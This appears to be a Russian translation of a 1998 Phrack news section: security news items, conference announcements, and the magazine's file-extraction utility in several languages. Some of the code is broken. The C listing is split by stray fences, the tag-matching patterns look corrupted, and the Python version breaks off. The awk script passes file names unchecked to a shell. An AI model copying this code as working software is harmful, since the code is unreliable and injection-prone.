Лю — гражданин Китая, работавший на военного подрядчика в Дейтоне, — скачал пароли из базы данных стоимостью 148 миллионов долларов на авиабазе Райт-Паттерсон. По его словам, он случайно обнаружил файл с паролями и воспользовался им в попытке найти свою оценку производительности.

[фрагмент...]

0x22 — Редакционная статья — хакер против крэкера: пересмотр

Источник: OTC: Чикаго, Иллинойс

Автор: Bob Woods

Дата: 22.05.1998

Newsbytes. Когда кто-то говорит или пишет новостную статью о хакере, в воображении возникает образ, подхваченный рекламным роликом Network Associates: сплошь покрытый татуировками, потрёпанный киберпанк, взламывающий системы и публикующий проприетарную информацию в Интернете по той же причине, «по которой (я) прокалываю (свой) язык». Большая проблема, однако, состоит в том, что этого человека точнее было бы назвать «крэкером», а не «хакером».

Корреспондент ZDTV CyberCrime Алекс Уэллен заявил на этой неделе, что «крэкер» всё больше входит в обиход в медиа — и процитировал при этом мою старую колонку. Из-за этого неожиданного внимания я решил перечитать старый материал.

Итак, вот текст моей колонки от 23 января 1996 года:

Наши читатели щетинятся при упоминании слова «хакер» в наших материалах. «Хакеры», — утверждают они, — хорошие люди, которые просто хотят узнать всё о компьютерной системе, а «крэкеры» — те, кто незаконно взламывает системы.

Проблема возникает, когда широкая публика и люди, формирующие общественное мнение, берут на вооружение такие термины, как «хакер» — слово, некогда воспринимавшееся как безобидное, а ныне превратившееся в имя, вызывающее образы изуродованных страниц в World Wide Web и рухнувших компьютерных систем.

«Компьютерный и интернет-словарь Que, 6-е издание», составленный доктором Брайаном Пфаффенбергером совместно с Дэвидом Уоллом, определяет хакера как «компьютерного энтузиаста, наслаждающегося изучением всего о компьютерной системе и через умное программирование выжимающего из системы максимальную производительность». Но в 1980-х «пресса переопределила этот термин, включив в него любителей, взламывающих защищённые

компьютерные системы», — написал Пфаффенбергер.

Когда-то хакеры — «хорошие» — придерживались «хакерской этики», согласно которой «вся техническая информация должна в принципе быть свободно доступна всем. Следовательно, получение доступа к системе с целью исследования данных и расширения знаний никогда не является неэтичным», — говорит словарь Que.

Эти принципы применялись к хакерскому сообществу первого поколения, существовавшему, по мнению Que, примерно с 1965 по 1982 год. Хотя такие люди ещё существуют, многие другие, называющие себя «хакерами», принадлежат к нынешнему поколению, которое «уничтожает, изменяет или перемещает данные таким образом, что это может причинить вред или повлечь расходы» — действия, противоречащие хакерской этике, говорит словарь Que. Многие из этих действий также нарушают закон.

Нынешнее хакерское поколение — те, кто нацелен на разрушение, — точнее называть «крэкерами». Que определяет такого человека как «компьютерного любителя, получающего удовольствие от несанкционированного доступа к компьютерным системам. Крэкинг — это глупая, эгоистичная игра, в которой цель — победить даже самые защищённые компьютерные системы. Хотя многие крэкеры не делают ничего, кроме как оставляют "визитную карточку" в доказательство своей победы, некоторые пытаются похитить информацию о кредитных картах или уничтожить данные. Независимо от того, совершают ли они преступление, все крэкеры наносят ущерб законным пользователям компьютеров, отнимая время у системных администраторов и затрудняя доступ к компьютерным ресурсам».

Вот в чём загвоздка: всякий раз, когда СМИ — в том числе Newsbytes — используют слово «хакер», на нас обрушивается критика. Письма нам обычно гласят: «Я хакер, но я ничего не ломаю». Другими словами, пишущие нам и другим СМИ — представители первого поколения хакеров.

Но СМИ отражают общество не меньше, если не больше, чем изменяют или формируют его. Сегодняшняя культура воспринимает хакеров как людей, разрушающих или повреждающих компьютерные системы, или как тех, кто «взламывается» в компьютеры ради получения информации, недоступной обычным людям. Вероятно, в этом виноваты СМИ, но пути назад нет — хакеры теперь те же самые люди, что и крэкеры.

К тому же, если человек за пределами компьютерного бизнеса назовёт кого-то «крэкером» (cracker), то в воображении, скорее всего, возникнут крэкеры (хрустящие хлебцы) или сумасшедший, или следователь из популярного британского телесериала. Для большинства обычных людей последнее, о чём они подумают, — это человек, которого они знают как хакера.

Так что же делать? К сожалению, не так уж много. Ущерб нанесён. Если бы больше людей из «широкой публики» и «мейнстримных СМИ» читали эту службу новостей и видели эту статью, можно было бы добиться кое-каких результатов. Но даже если бы они это делали, культурные установки и взгляды очень трудно поддаются изменению. Для тех из вас, кто живёт в США, — помните «Новую Колу»? Или метрическую систему? Если вы за пределами США — можете себе представить, что называете футбол «соккером»?

А первому поколению хакеров — те из нас «в теме» в этой индустрии действительно знают о вас. Когда мы сегодня пишем о хакерах, мы говорим не о вас и не хотим вас обидеть. Честное слово.

=== Сегодняшнее мнение

Ладно, тот последний абзац был немного слащавым. Хорошо, он был по-настоящему слащавым. Но если мне не изменяет память, мы тогда получали немало гневных писем по поводу нашего использования слова «хакер», и я пытался немного сгладить ситуацию. Но если память мне не изменяет, после публикации редакционной статьи мы получили пару писем с оценкой «неплохая попытка». Неплохая попытка? Я так и думал.

Но была ли это «безопасная» редакционная статья? Конечно. Хотя и было — и по-прежнему остаётся — «безопасным» просто писать о «хакерах» и обижать нескольких людей, вместо того чтобы использовать термин «крэкер» и оставить кучу людей в недоумении относительно того, что вообще такое «крэкер».

Несмотря на то что я всё чаще вижу слово «cracker» в компьютерных изданиях (к сожалению, не в нашем так часто, как мне хотелось бы), этот термин катастрофически отсутствует в широко читаемых/просматриваемых/прослушиваемых СМИ.

Позволю себе процитировать то, что ZDTV процитировало меня два года назад: «Если бы больше людей из "широкой публики" и "мейнстримных СМИ" читали эту службу новостей и видели эту статью, можно было бы добиться кое-каких результатов (в том, чтобы правильно называть людей крэкерами, а не хакерами)».

И вот что я вижу сейчас: представитель мейнстримных СМИ — я, кстати, сам в своё время был одним из них — может задаться вопросом: как убедить аудиторию на уровне седьмого класса в том, что крэкер отличается от хакера? Нам, журналистам в области компьютеров и ИТ, легко писать в расчёте на ожидания нашей аудитории, потому что она в целом похожа на нас.

Однако ответ достаточно прост. Вот пример:

«Два подростка-хакера, точнее называемых "крэкерами", незаконно проникли в компьютерную систему Пентагона и вывели её из строя в ходе ночной атаки». Главный трюк — больше никогда не использовать слово "хакер" в этом материале. Просто использовать "крэкер". Ваша аудитория это подхватит, особенно если вы будете делать так во всех своих материалах. Обещаю.

Итак, готово. Мой внушительный счёт за медиаконсалтинг уже направлен всем компьютерно далёким местным и национальным СМИ.

0x23 — Безопасность Windows NT под огнём критики

Автор: Chris Oakes

Дата: 1.06.1998

Послушайте эксперта и консультанта по безопасности Брюса Шнайера — и он скажет вам, что механизм безопасности Windows NT для виртуальных частных сетей настолько слаб, что им нельзя пользоваться. Microsoft возражает, что большинство указанных Шнайером проблем устранено обновлениями программного обеспечения либо слишком теоретичны, чтобы вызывать серьёзную озабоченность.

Шнайер, руководящий консалтинговой фирмой по безопасности в Миннеаполисе, утверждает, что его углублённый «криптоанализ» реализации Microsoft протокола PPTP (Point-to-Point Tunneling Protocol) выявил принципиально порочные методы обеспечения безопасности, резко компрометирующие защиту корпоративной информации.

«PPTP — это универсальный протокол, поддерживающий любое шифрование. Мы взломали алгоритмы шифрования, определённые Microsoft, а также управляющий канал Microsoft». Вместе с тем он признал, что не был осведомлён о некоторых обновлениях Microsoft NT 4.0 на момент проведения тестов.

По словам Шнайера, злоумышленники могут с относительной лёгкостью воспользоваться уязвимостями, которые он в общем виде характеризует как слабую аутентификацию и некачественную реализацию шифрования. В результате пароли могут быть легко скомпрометированы, конфиденциальная информация раскрыта, а серверы, используемые для

размещения виртуальной частной сети (VPN), могут быть выведены из строя атаками типа «отказ в обслуживании», — сказал Шнайер.

«Это криптография уровня детского сада. Это глупые ошибки», — заявил Шнайер.

Обеспечивая компаниям возможность использовать публичный Интернет для создания «частных» корпоративных сетей, продукты VPN используют протокол для установления «виртуальных» соединений между удалёнными компьютерами.

PPTP защищает пакеты, передаваемые через Интернет, инкапсулируя их в другие пакеты. Для дополнительной защиты содержащихся в пакетах данных применяется шифрование. Именно схему шифрования, которую Microsoft использует для этой цели, Шнайер считает дефектной.

В частности, анализ Шнайера выявил уязвимости, позволяющие атакующему «сниффить» пароли в процессе их передачи по сети, вскрывать схему шифрования и проводить атаки типа «отказ в обслуживании» против сетевых серверов, выводя их из строя. Следствием является компрометация конфиденциальных данных, — заявил он.

Характер уязвимостей различен, однако Шнайер выделил пять основных. Например, он обнаружил, что метод преобразования паролей в код — грубое описание «хэширования» — настолько прост, что код легко вскрывается. Хотя для доступа к функции шифрования программного обеспечения можно использовать 128-битные «ключи», простые парольные ключи, которые оно допускает, могут быть настолько короткими, что информацию можно расшифровать, угадав очень простые пароли — например, отчество человека.

«Это по-настоящему удивительно. В Microsoft работают хорошие криптографы». Проблема, по его словам, в том, что они недостаточно вовлечены в процесс разработки продуктов.

Шнайер подчеркнул, что уязвимости обнаружены не в самом протоколе PPTP, а в его реализации для Windows NT. Альтернативные реализации используются в других системах, например на серверах на базе Linux.

Реализация Microsoft — это лишь «маркетинговое соответствие стандартам», — заявил Шнайер. «Она плохо задействует [важные функции безопасности, такие как 128-битное шифрование]».

В прошлом Windows NT уже была объектом нескольких нареканий в области безопасности, включая уязвимости типа «отказ в обслуживании».

Microsoft заявляет, что пять основных уязвимостей, на которые Шнайер обратил внимание, носят либо теоретический характер, либо были обнаружены ранее и/или устранены последними обновлениями операционной системы.

«В этом, по сути, нет ничего нового, — сказал Кевин Кин, менеджер по продуктам NT в Microsoft. — Люди постоянно указывают на проблемы безопасности в продукте.

«Мы уже работаем над совершенствованием нашего продукта для устранения ряда этих ситуаций», — сказал Кин.

Он признал, что хэширование паролей было довольно простым, однако обновления задействовали более защищённый алгоритм хэширования. Он также утверждает, что даже слабое хэширование может быть относительно безопасным.

Проблема использования простых паролей в качестве ключей шифрования скорее относится к корпоративной политике, нежели к продукту Microsoft. Компания, установившая политику использования длинных сложных паролей, может обеспечить более высокую защиту сетевого шифрования. Обновление продукта, по словам Кина, позволяет администраторам требовать от сотрудников использования длинных паролей.

По другому вопросу — о возможности «подставного» сервера обмануть виртуальную частную сеть, заставив её считать его законным узлом, — менеджер по продуктам Windows NT Каран Кханна

заявил: хотя это и возможно, сервер перехватит лишь «поток белиберды», если атакующий не взломал также и схему шифрования. Это и другие проблемы требуют довольно сложного стечения обстоятельств, включая возможность собирать расходящиеся пути пакетов VPN на одном сервере.

По этой причине Microsoft настаивает на том, что её продукт обеспечивает разумный уровень безопасности для виртуальных частных сетей, а его предстоящие версии сделают защиту более надёжной.

Эксперт по безопасности Windows NT Расс Купер, ведущий список рассылки, посвящённый проблемам Windows NT, соглашается с Microsoft в том, что большинство результатов Шнайера уже было выявлено и обсуждалось на подобных форумах. Шнайер протестировал некоторые из них, говорит он, и доказал их существование.

Вместе с тем он указывает, что исправления проблем были выпущены лишь недавно, что делает тесты Шнайера устаревшими. Проблемы могут быть устранены не полностью, — сказал Купер, — что может нивелировать часть выводов Шнайера.

Поддерживая Шнайера в другом вопросе, Купер соглашается с тем, что обычно требуется публичное освещение подобных уязвимостей, чтобы Microsoft выпустила исправления. «Людям нужна более оперативная реакция Microsoft на вопросы безопасности», — сказал Купер.

Он также поддержал тезис Шнайера о том, что Microsoft относится к безопасности менее серьёзно, чем к другим вопросам, поскольку это не влияет на прибыль.

«Microsoft не заботится о безопасности, потому что, по-моему, они не считают, что это влияет на их прибыль. И, честно говоря, это, вероятно, так и есть». Купер считает, что именно это отчасти мешает им нанимать достаточно специалистов по безопасности.

Microsoft категорически отвергает это обвинение. Кханна из Microsoft рассказал, что при подготовке следующей версии операционной системы компания создала команду для атаки на NT — с целью выявления проблем безопасности ещё до выхода продукта.

Кроме того, Microsoft напоминает: ни один продукт не является полностью защищённым. «Безопасность — это спектр, — сказал Кин из Microsoft. — Можно двигаться от полной незащищённости к тому, что ЦПУ считало бы защищённым». Стоящая перед ними проблема безопасности, по его словам, находится в разумной точке этого спектра.

0x24 — Новая технология-ловушка для хакеров

Источник: ZDNet

Автор: Mel Duvall

Для компании Network Associates Inc. её недавнее приобретение компании по обнаружению вторжений Secure Networks Inc. принесло приятный сюрприз. Поставщик средств безопасности получил доступ к новой технологии, призванной не просто не допускать хакеров, а жалить их.

Secure Networks разрабатывает продукт под кодовым названием Honey Pot («Горшочек мёда»), который по существу является фиктивной сетью внутри настоящей. Идея — заманивать хакеров в ловушку, как мух на мёд, чтобы получить как можно больше информации об их методах взлома и личности.

«Это виртуальная сеть во всех отношениях, кроме одного — она не существует», — сказал президент Secure Networks Артур Вонг.

Продукт необычен тем, что признаёт факт, который немногие компании готовы признать: хакеры могут и действительно взламывают корпоративные сети.

Том Клэр, директор по управлению продуктами в Network Associates, сказал: после многих лет отрицания проблемы компании начинают серьёзно воспринимать обнаружение вторжений.

«Теперь они начинают говорить: может, мне стоит посмотреть, что хакеры делают в моей сети, и выяснить, что именно им нужно и как они это делают, — сказал он. — А затем использовать эти знания для улучшения систем».

Серьёзность проблемы была подчёркнута на прошлой неделе сообщениями о том, что America Online Inc. страдала от серии атак, в ходе которых хакеры получили доступ к аккаунтам подписчиков и сотрудников AOL. Злоумышленники, судя по всему, получали доступ, обманывая представителей службы поддержки AOL: те сбрасывали пароли на основании информации, полученной злоумышленниками из профилей пользователей.

Honey Pot, выход которого запланирован на четвёртый квартал, привлекает хакеров, создавая видимость доступа к конфиденциальным данным.

Попав в фиктивную сеть, хакеры проводят время, копаясь в поддельных файлах, тогда как программное обеспечение собирает информацию об их привычках и пытается отследить их источник.

По словам Вонга, маловероятно, что личность хакера удастся установить после одного визита в Honey Pot, но взломав систему однажды, хакер, как правило, возвращается снова.

«Это похоже на отслеживание телефонного звонка — чем чаще они возвращаются, тем точнее можно установить их личность», — сказал Вонг.

Ларри Дитц, аналитик по безопасности из Zona Research Inc., отметил, что другая компания — Secure Computing Corp. — ещё в 1996 году встретила наступательные возможности в свой межсетевой экран Sidewinder, однако технологии «обратного удара», подобные Honey Pot, по-прежнему остаются редкостью на корпоративном рынке.

«Это хорошая идея, если вы располагаете опытным пользователем, знающим, что делать с этой технологией, — сказал Дитц. — Но у скольких компаний есть персонал или экспертиза для выполнения функций полицейских в сфере безопасности?»

0x25 — Рено открывает центр по борьбе с высокотехнологичной преступностью

Источник: Knight Ridder

Автор: Clif Leblanc

КОЛУМБИЯ, Южная Каролина — С размахом, достойным французского королевского дворца, первая в стране школа для прокуроров была торжественно открыта в понедельник — в сопровождении призыва Генерального прокурора США Джанет Рено бороться с электронной преступностью XXI века.

«Когда человек, сидя в Санкт-Петербурге в России, может ограбить нью-йоркский банк с помощью банковских переводов, вы понимаете, что столкнулись с проблемой», — сказала Рено перед переполненным конференц-залом сановников в Национальном центре адвокатуры.

По её словам, высокотехнологичное оборудование центра на территории Университета Южной Каролины позволит прокурорам «бороться с теми, кто использует кибер-инструменты для

вторжения в нашу жизнь».

Около 10 000 федеральных, государственных и местных прокуроров ежегодно будут обучаться у лучших государственных юристов страны в этом центре стоимостью 26 миллионов долларов, занимающем около 24 000 кв. метров и располагающем 264 комнатами в общежитии для прокуроров на стажировке. Слушателей — действующих прокуроров со всей страны — будут учить использовать цифровые технологии и традиционные методы обучения для получения обвинительных приговоров против компьютерных преступников, мошенников в сфере здравоохранения, работодателей, допускающих дискриминацию, и рядовых правонарушителей.

Центр — уникальный объект, задуманный 17 лет назад тогдашним Генеральным прокурором США Гриффином Беллом, чтобы государственные юристы всех уровней могли совершенствовать навыки уголовного преследования.

Рено, ранее занимавшая пост государственного прокурора в округе Дейд, Флорида, особо отметила, что рада тому, что центр поможет и государственным, и местным прокурорам. «Я — дитя государственной судебной системы, — сказала она. — Моя надежда заключается в том, что этот институт может указать путь в правильном определении роли государственных и местных... правоохранительных органов».

Около 95 процентов всех уголовных преследований в стране осуществляется местными прокурорами, отметил Уильям Л. Мёрфи, президент Национальной ассоциации окружных прокуроров, присутствовавший на открытии в понедельник.

Рено также выразила надежду, что центр привлечёт преподавателей Университета Южной Каролины к обучению прокуроров управлению офисом, бюджетированию, альтернативным методам разрешения споров и поиску лучших способов взаимодействия граждан и полиции в борьбе с преступностью.

«Мы все можем проложить путь к тому, чтобы государство было ответственным перед своим народом и при этом требовало от людей ответственности», — сказала Рено в 15-минутной речи на открытии.

Если центр оправдает её ожидания, федеральные прокуроры станут лучше справляться с делами об особо тяжких преступлениях, а доказательства ДНК снизят вероятность незаконного осуждения невиновных, — заявила Рено.

В свой третий приезд в Колумбию Рено пошутила, что хорошие отзывы слушателей, прошедших подготовку в центре, покончили с ранними жалобами — «кому захочется ехать в Колумбию?»

Рено поблагодарила сенатора Фрица Холлинкса за продвижение идеи центра. Она вспомнила, как при первой встрече Холлингс встретил её со статьёй журнала Forbes, сообщавшей, что Министерство юстиции слишком разраслось, «а у него был этот маленький центр, который он хотел обсудить».

Президент Университета Южной Каролины Джон Палмс рассказал, что когда Холлингс впервые обратился к нему с идеей разместить центр в университете, его немедленный ответ был: «Что бы это ни было — да».

Но для университета центр имеет гораздо более широкое значение, — сказал Палмс. Он назвал открытие «событием, которое, вероятно, является самым важным из всего, что когда-либо происходило в университете».

Холлингс, баллотирующийся на переизбрание на седьмой срок в Сенате США, шутливо охарактеризовал завершённый объект как «маленький Версаль». Дворец Версаль с его 1300 залами более 100 лет служил роскошной резиденцией французской королевской семьи.

«Это красивейшее здание, когда-либо построенное правительством», — сказал Холлингс.

«У нас — лучшее из лучшего для прокуроров Америки, — сказал Холлингс. — Теперь нам предстоит подтвердить это результатами».

0x26 — Мужчина выдал себя за астронавта и похитил секреты NASA

Источник: Reuters

Дата: 4.06.1998

ХЬЮСТОН (Reuters, 4.06.1998) — Дипломированный пилот гражданской авиации, выдав себя за астронавта, восемь месяцев водил за нос сверхсекретный объект NASA и получил секретные сведения о космическом шаттле, сообщили в среду федеральные прокуроры.

Джерри Алан Уиттреджу, 48 лет, грозит до пяти лет заключения и штраф в размере 250 000 долларов за самозванство в качестве федерального служащего, сообщила Прокуратура США по Южному Техасу.

Уиттредж вышел на связь с Центром Маршалла NASA в Хантсвилле, штат Алабама, в ноябре, заявив, что был отобран для полёта на космическом шаттле, и запросил экскурсию по объекту.

Согласно аффидевиту специального агента NASA Джозефа Гутайнца, Уиттредж сообщил сотрудникам NASA, что является агентом ЦРУ и кавалером Медали Почёта.

На основании его поддельных удостоверений ему была предоставлена экскурсия 21 и 22 ноября.

«Г-ну Уиттреджу было разрешено сидеть за пультом Центра управления полётами NASA (наиболее защищённой зоны NASA) в Центре космических полётов Маршалла во время шаттловой миссии», — говорится в аффидевите.

В марте Уиттредж обманом вынудил NASA передать ему конфиденциальные сведения о двигательной системе шаттла, а в мае — сотрудников военно-морской авиастанции в Кингсвилле, Техас, предоставив ему тренировку на симуляторе учебно-тренировочного самолёта T-45.

По словам Гутайнца, в последнее время Уиттредж проживал в Техасе, однако, судя по всему, там не работал; у него также имеется постоянный адрес во Флориде.

Уиттредж впервые предстал перед судом во вторник и должен явиться на слушание по залогу в пятницу.

0x27 — Конференция: DEF CON 6.0

Объявление о конференции DEF CON 6.0 #1.00 (27.03.1998)
31 июля — 2 августа @ The Plaza Hotel and Casino, Лас-Вегас

КРАТКО:-----

ЧТО: Доклады и вечеринки в Вегасе для хакеров со всего мира.
КОГДА: 31 июля — 2 августа
ГДЕ: Лас-Вегас, Невада @ The Plaza Hotel and Casino
СТОИМОСТЬ: \$40 у входа
ПОДРОБНЕЕ: <http://www.defcon.org/> или email info@defcon.org

0x28 — Конференция: Network Security Solutions

Объявление о конференции Network Security Solutions

29-30 июля, Лас-Вегас, Невада

***** Объявление о приёме статей *****

Network Security Solutions принимает статьи для мероприятия 1998 года. Материалы и заявки на выступления принимаются и рассматриваются с 24 марта по 1 июня. Просьба представить тезисы на самостоятельно выбранную тему, охватывающую либо проблемы, либо решения в области сетевой безопасности. Темы: системы обнаружения вторжений (IDS), распределённые языки, проектирование сетей, системы аутентификации, защита периметра и др. Доклады — час, вопросы и ответы — полчаса. Предоставляются ЖК-проекторы, проекторы для плёнок и слайдов.

Обновлённые объявления будут публиковаться в группах новостей, рассылках по безопасности, электронной почте, или посетите сайт: <http://www.blackhat.com/>

0x29 — Конференция: 8-й симпозиум USENIX по безопасности

Председатель программного комитета Вин Триз из Open Market, Inc. и программный комитет объявляют о приёме заявок для:

8-й симпозиум USENIX по безопасности
23-26 августа 1999 г.
Отель Marriott, Вашингтон, округ Колумбия

Организован USENIX, Ассоциацией передовых вычислительных систем
В сотрудничестве с Координационным центром CERT

=====

ВАЖНЫЕ ДАТЫ ДЛЯ РЕЦЕНЗИРУЕМЫХ СТАТЕЙ	
Приём статей:	16 марта 1999 г.
Уведомление авторов:	21 апреля 1999 г.
Окончательный вариант статей:	12 июля 1999 г.

=====

Если вы хотите подать статью, предложить приглашённый доклад или семинар, ознакомьтесь с приглашением к участию на сайте:
<http://www.usenix.org/events/sec99/cfp.html>

Симпозиум USENIX по безопасности объединяет исследователей, практиков, системных администраторов, системных программистов и всех, кто интересуется последними достижениями в области безопасности и применения криптографии.

Темы симпозиума:

- Адаптивная безопасность и управление системами
- Анализ вредоносного кода
- Применение криптографических методов
- Атаки на сети и машины
- Аутентификация и авторизация пользователей, систем и приложений
- Обнаружение атак, вторжений и злоупотреблений
- Создание защищённых систем
- Безопасность файлов и файловых систем
- Сетевая безопасность
- Новые технологии межсетевых экранов
- Инфраструктура открытых ключей
- Безопасность в гетерогенных средах
- Расследование и реагирование на инциденты безопасности
- Безопасность агентов и мобильного кода

Технологии управления правами и защиты авторских прав
Безопасность World Wide Web

=====

USENIX — Ассоциация передовых вычислительных систем. Её члены — технологи, ответственные за многие инновации в вычислениях, которыми мы пользуемся сегодня. Подробнее о USENIX: <http://www.usenix.org>

0x2a — Конференция: RAID 98

Последний призыв к участию — RAID 98

(также доступно по адресу <http://www.zurich.ibm.com/~dac/RAID98>)

Первый международный семинар по последним достижениям в области обнаружения вторжений

14-15 сентября 1998 г., Лувен-ла-Нев, Бельгия

Приглашаем к участию в первом Международном семинаре по последним достижениям в области обнаружения вторжений (RAID 98).

Этот семинар, первый в планируемой ежегодной серии, соберёт ведущих представителей академических кругов, государственных структур и индустрии для обсуждения современного состояния технологий и парадигм обнаружения вторжений с исследовательской и коммерческой точек зрения.

RAID 98 запланирован непосредственно перед ESORICS 98, одновременно с CARDIS 98 и в том же месте, что и обе эти конференции. Это предоставляет уникальную возможность участникам этих разных, но родственных сообществ принять участие во всех мероприятиях и обменяться идеями.

Сайт RAID 98: <http://www.zurich.ibm.com/~dac/RAID98>
Сайт ESORICS 98: <http://www.dice.ucl.ac.be/esorics98>
Сайт CARDIS 98: <http://www.dice.ucl.ac.be/cardis98/>

0x2b — Конференция: Область компьютерной безопасности (ASC) / DGSCA 98

Область компьютерной безопасности (ASC) / DGSCA

DISC 98

«Индивидуальная ответственность»

Пятое мероприятие по компьютерной безопасности в Мексике

Мехико, округ Федеральный 2-6 ноября 1998 г.

=====

П Р И З Ы В К У Ч А С Т И Ю

Цель мероприятия DISC 98 — сформировать осознание стратегий безопасности для защиты информации среди сообщества пользователей компьютеров. В этом году DISC входит в число важнейших мероприятий Мексики.

Общий конгресс по вычислительной технике (<http://www.org.org.mx/cuarenta>) отмечает сорок лет вычислительной техники в Мексике и приглашает специалистов в области компьютерной безопасности выступить с лекциями.

«Индивидуальная ответственность» — девиз этого года — говорит о том,

что безопасность организации должна полностью поддерживаться руководством, ответственными за безопасность, менеджерами и пользователями систем.

WWW: <http://www.asc.unam.mx/disc98>

0x2c — Конференция: InfoWarCon-9

П Р И З Ы В К У Ч А С Т И Ю

Гарантии в условиях глобальной конвергенции:
Предприятие, инфраструктура и информационные операции

InfoWarCon-9
Отель Mount Royal, Лондон, Великобритания
7-9 декабря

7 декабря — Учебные курсы
8-9 декабря — Общая сессия.

Спонсоры:
MIS Training Institute — www.misti.com
Winn Schwartau, Interpact, Inc. — www.infowar.com

Для получения дополнительной информации обращайтесь:
Тел.: 508.879.7999 Факс: 508.872.1153
Участие в выставке и спонсорство: Adam Lennon — Alennon@misti.com
Посещение и регистрация: www.misti.com

— EOF —

Утилита извлечения файлов Phrack Magazine

Автор: Phrack Staff

Отлично! Версия на Python! Спасибо Timmy 2tone .

Продолжайте присылать новые версии.

```
/* extract.c - автор Phrack Staff и sirsyko
 *
 * (c) Phrack Magazine, 1997
 * 1.8.98 переписан route:
 * - косметические улучшения
 * - теперь принимает файловые маски (globs)
 *
 * TODO:
 * - больше информации в заголовке тега (режим файла, контрольная сумма)
 * Извлекает текстовые файлы из специально размеченного плоского файла
 * в иерархическую структуру каталогов. Используется для извлечения
 * исходных кодов из статей Phrack Magazine (впервые появилось в Phrack 50).
 *
 * gcc -o extract extract.c
 *
 * ./extract file1 file2 file3 ...
 */

#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <string.h>
#include <dirent.h>

#define BEGIN_TAG "<+> "
#define END_TAG "<-->"
#define BT_SIZE strlen(BEGIN_TAG)
#define ET_SIZE strlen(END_TAG)

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

int
main(int argc, char **argv)
{
    u_char b[256], *bp, *fn;
    int i, j = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL;

    if (argc < 2)
    {
        printf("Usage: %s file1 file2 ... fileN\n", argv[0]);
        exit(0);
    }

    /*
     * Заполняем список f_name всеми файлами из командной строки (игнорируя
     * argv[0], который является самим исполняемым файлом). Включая маски.
     */
    for (i = 1; (fn = argv[i++]); )
    {
        if (!head)
        {
            if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
            }
        }
    }
}
```

```

        exit(1);
    }
    strncpy(head->name, fn, sizeof(head->name));
    head->next = NULL;
    fn_p = head;
}
else
{
    if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
    {
        perror("malloc");
        exit(1);
    }
    fn_p = fn_p->next;
    strncpy(fn_p->name, fn, sizeof(fn_p->name));
    fn_p->next = NULL;
}
}
/*
 * Сторожевой узел.
 */
if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
{
    perror("malloc");
    exit(1);
}
fn_p = fn_p->next;
fn_p->next = NULL;

/*
 * Проверяем каждый файл из списка f_name на наличие тегов извлечения.
 */
for (fn_p = head; fn_p->next; fn_p = fn_p->next)
{
    if (!(in_p = fopen(fn_p->name, "r")))
    {
        fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
        continue;
    }
    else fprintf(stderr, "Opened %s\n", fn_p->name);
    while (fgets(b, 256, in_p))
    {
        if (!strncmp (b, BEGIN_TAG, BT_SIZE))
        {
            b[strlen(b) - 1] = 0;          /* Теперь это строка. */
            j++;

            if ((bp = strchr(b + BT_SIZE + 1, '/'))
            {
                while (bp)
                {
                    *bp = 0;
                    mkdir(b + BT_SIZE, 0700);
                    *bp = '/';
                    bp = strchr(bp + 1, '/');
                }
            }
            if ((out_p = fopen(b + BT_SIZE, "w"))
            {
                printf("- Extracting %s\n", b + BT_SIZE);
            }
            else
            {
                printf("Could not extract '%s'.\n", b + BT_SIZE);
                continue;
            }
        }
        else if (!strncmp (b, END_TAG, ET_SIZE))
        {
            if (out_p) fclose(out_p);
            else

```

```

        {
            fprintf(stderr, "Error closing file %s.\n", fn_p->name);
            continue;
        }
    }
    else if (out_p)
    {
        fputs(b, out_p);
    }
}

}
if (!j) printf("No extraction tags found in list.\n");
else printf("Extracted %d file(s).\n", j);
return (0);
}

/* EOF */

```

```

# Daos <daos@nym.alias.net>
#!/bin/sh -- # -*- perl -*- -n
eval 'exec perl $0 -S ${1+"$@"}' if 0;

$opening=0;

if (/^\<\+|\>/) {$curfile = substr($_, 5); $opening=1;};
if (/^\<\-|\>/) {close ct_ex; $opened=0;};
if ($opening) {
    chop $curfile;
    $sex_dir= substr( $curfile, 0, ((rindex($curfile, '/')) ) if ($curfile =~ m/\//);
    eval {mkdir $sex_dir, "0777";};
    open(ct_ex,">$curfile");
    print "Attempting extraction of $curfile\n";
    $opened=1;
}
if ($opened && !$opening) {print ct_ex $_};

```

```

#!/usr/bin/awk -f
#
# Ещё один скрипт извлечения
# - <sirsyko>
#
/^\<\+|\>/ {
    ind = 1
    File = $2
    split ($2, dirs, "/")
    Dir="."
    while ( dirs[ind+1] ) {
        Dir=Dir"/"dirs[ind]
        system ("mkdir " Dir" 2>/dev/null")
        ++ind
    }
    next
}
/^\<\-|\>/ {
    File = ""
    next
}
File { print >> File }

```

```

#!/bin/sh
# extract.sh : Написан 9/2/1997 для Phrack Staff автором <sirsyko>
#
# Примечание: этот файл создаёт все каталоги относительно текущего каталога.
# Изначально это было ошибкой, но теперь я превратил это в возможность,
# поскольку не хочу разбираться с ведущим / (к тому же, вы ведь не хотите,
# чтобы хакеры передавали вам полные пути, не так ли :)

```

```
# Надеюсь, это продемонстрирует ещё один полезный аспект IFS,
# помимо взлома рута.
#
# Использование: ./extract.sh <имя_файла>
```

```
cat $* | (
Working=1
while [ $Working ];
do
    OLDIFS1="$IFS"
    IFS=
    if read Line; then
        IFS="$OLDIFS1"
        set -- $Line
        case "$1" in
            "<++>") OLDIFS2="$IFS"
                    IFS=/
                    set -- $2
                    IFS="$OLDIFS2"
                    while [ $# -gt 1 ]; do
                        File=${File:-"."/}$1
                        if [ ! -d $File ]; then
                            echo "Making dir $File"
                            mkdir $File
                        fi
                        shift
                    done
                    File=${File:-"."/}$1
                    echo "Storing data in $File"
                    ;;
            "<-->") if [ "x$File" != "x" ]; then
                        unset File
                    fi ;;
            *)      if [ "x$File" != "x" ]; then
                        IFS=
                        echo "$Line" >> $File
                        IFS="$OLDIFS1"
                    fi
                    ;;
        esac
        IFS="$OLDIFS1"
    else
        echo "End of file"
        unset Working
    fi
done
)
```

```
#!/bin/env python
# extract.py      Timmy 2tone <_spoon_@usa.net>

import sys, string, getopt, os

class Datasink:
    """Выглядит как файл, но ничего не делает."""
    def write(self, data): pass
    def close(self): pass

def extract(input, verbose = 1):
    """Читает файл из input до обнаружения завершающего токена."""

    if type(input) == type('string'):
        fname = input
        try: input = open(fname)
